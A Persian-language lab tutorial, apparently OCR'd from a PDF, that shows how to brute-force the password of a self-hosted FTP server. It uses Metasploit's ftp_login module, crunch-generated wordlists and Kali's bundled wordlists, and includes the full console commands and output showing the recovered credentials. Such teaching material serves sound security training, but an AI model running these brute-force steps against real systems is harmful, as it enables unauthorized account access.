
با سلام

در این پروژه قصد دارم پسوورد یک سرور ftp رو با msf

بدست بیارم metasploite framework

ابتدا سرور ftp رو راه اندازی میکنم



ftp server


username: abolfazl

pass: 123 قصد داریم این پسوورد را بدست بیاوریم

Port: 2221

برای این کار از سیستم عامل کالی و فریمورک متا اسپلویت استفاده میکنم

این ابزار به صورت دیفالت روی سیستم عامل کالی نصب میباشد برای استفاده از این ابزار دستور msfconsole را وارد میکنیم




میبینیم که ابزار اجرا میشود و command line را در اختیار شما قرار میدهد msf5>

این framework دارای ابزار های بسیاری است که ما در این پروژه از ابزار ftp_login استفاده میکنیم

با این دستور این ابزار را فراخوانی میکنیم

Use auxiliary/scanner/ftp/ftp_login



پس از فراخوانی این ابزار با دستور show option تمام switch هایی که برای کار با این ابزار لازم است را به ما نمایش میدهد

مثل مشخص کردن host و port , usernamelist, passwordlist و ...

```
msf5 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the
 current database
   DB_ALL_PASS       false            no        Add all passwords in the current database t
o the list
   DB_ALL_USERS      false            no        Add all users in the current database to th
e list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,typ
e:host:port][ ... ]
   RECORD_GUEST      false            no        Record anonymous/guest logins to the databa
se
   RHOSTS                             yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
   RPORT             21               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a
 host
   THREADS           1                yes       The number of concurrent threads (max one p
er host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separat
ed by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all us
```

همانطور که در تنظیمات ftp server مشاهده کردید

ip برابر 192.168.200.201 میباشد پس در ابزار ftp_login هاست رو مشخص میکنیم

با دستور set RHOSTS <ip or domain>

و مشخص کردن port با دستور

Set RPORT <port>

که به صورت دیفالت پورت ftp 21 است


و username و password که میتوانید برای هر دوی اینها از فایل ها استفاده کنید به این معنا که در یک فایل چندین username و در یک فایل دیگر چندین password قرار دهید و در این ابزار به جای username و password مسیر فایل ها رو معرفی کنید

```
msf5 auxiliary(scanner/ftp/ftp_login) > set rhosts 192.168.200.201
rhosts ⇒ 192.168.200.201
msf5 auxiliary(scanner/ftp/ftp_login) > set rport 2221
rport ⇒ 2221
msf5 auxiliary(scanner/ftp/ftp_login) > set username abolfazl
username ⇒ abolfazl
msf5 auxiliary(scanner/ftp/ftp_login) > set pass
set pass_file    set passivemode  set password
msf5 auxiliary(scanner/ftp/ftp_login) > set pass_file mypasslist.txt
pass_file ⇒ mypasslist.txt
```

برای ساخت password list میتوانید از ابزار های مختلفی مثل crunch استفاده کنید

که در ادامه به توضیح آن میپردازیم

Install crunch



و برای generate کردن password list از این دستور استفاده میکنید


Crunch <min_length> <max_length> <Characters_used> > <saved_file>

min_length : کمترین طول پسوورد

max_length : بیشترین طول پسوورد

Characters_used : کاراکتر های استفاده شده در پسوورد

saved_file : فایل متنی که پسوورد ها در آن ذخیره میشوند



همانطور که میبینید 111110 پسوورد تولید کرده و میتوانید از آن استفاده کنید

و یا از wordlist های آماده استفاده کنید

که این wordlist هارو در سیستم عامل کالی میتونید از مسیر های زیر پیدا کنید

```
> Executing “cd /usr/share/wordlists && ls -l”
total 52108
lrwxrwxrwx 1 root root       25 Nov 25 15:57 dirb → /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root       30 Nov 25 15:57 dirbuster → /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root       41 Nov 25 15:57 fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root       45 Nov 25 15:57 fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx 1 root root       46 Nov 25 15:57 metasploit → /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root       41 Nov 25 15:57 nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r-- 1 root root 53357329 Jul 17  2019 rockyou.txt.gz
lrwxrwxrwx 1 root root       25 Nov 25 15:57 wfuzz → /usr/share/wfuzz/wordlist
byte@mykali:/usr/share/wordlists$
```

اما ما در این جا از یک فایل پسوورد ساده برای تست استفاده میکنیم

حالا که username و password list را به ابزار معرفی کردیم

ابزار رو با دستور run اجرا میکنم

```
msf5 auxiliary(scanner/ftp/ftp_login) > run

[*] 192.168.200.201:2221  - 192.168.200.201:2221 - Starting FTP login sweep
[!] 192.168.200.201:2221  - No active DB -- Credential data will not be saved!
[-] 192.168.200.201:2221  - 192.168.200.201:2221 - LOGIN FAILED: abolfazl:231 (Incorrect: )
[-] 192.168.200.201:2221  - 192.168.200.201:2221 - LOGIN FAILED: abolfazl:231 (Incorrect: )
[+] 192.168.200.201:2221  - 192.168.200.201:2221 - Login Successful: abolfazl:123
[*] 192.168.200.201:2221  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ftp/ftp_login) >
```

میبینیم که بعد از امتحان کردن password های داخل password list

Password صحیح رو پیدا میکنه و برمیگردونه

میتونید برای username هم از wordlist ها استفاده کنید

پایان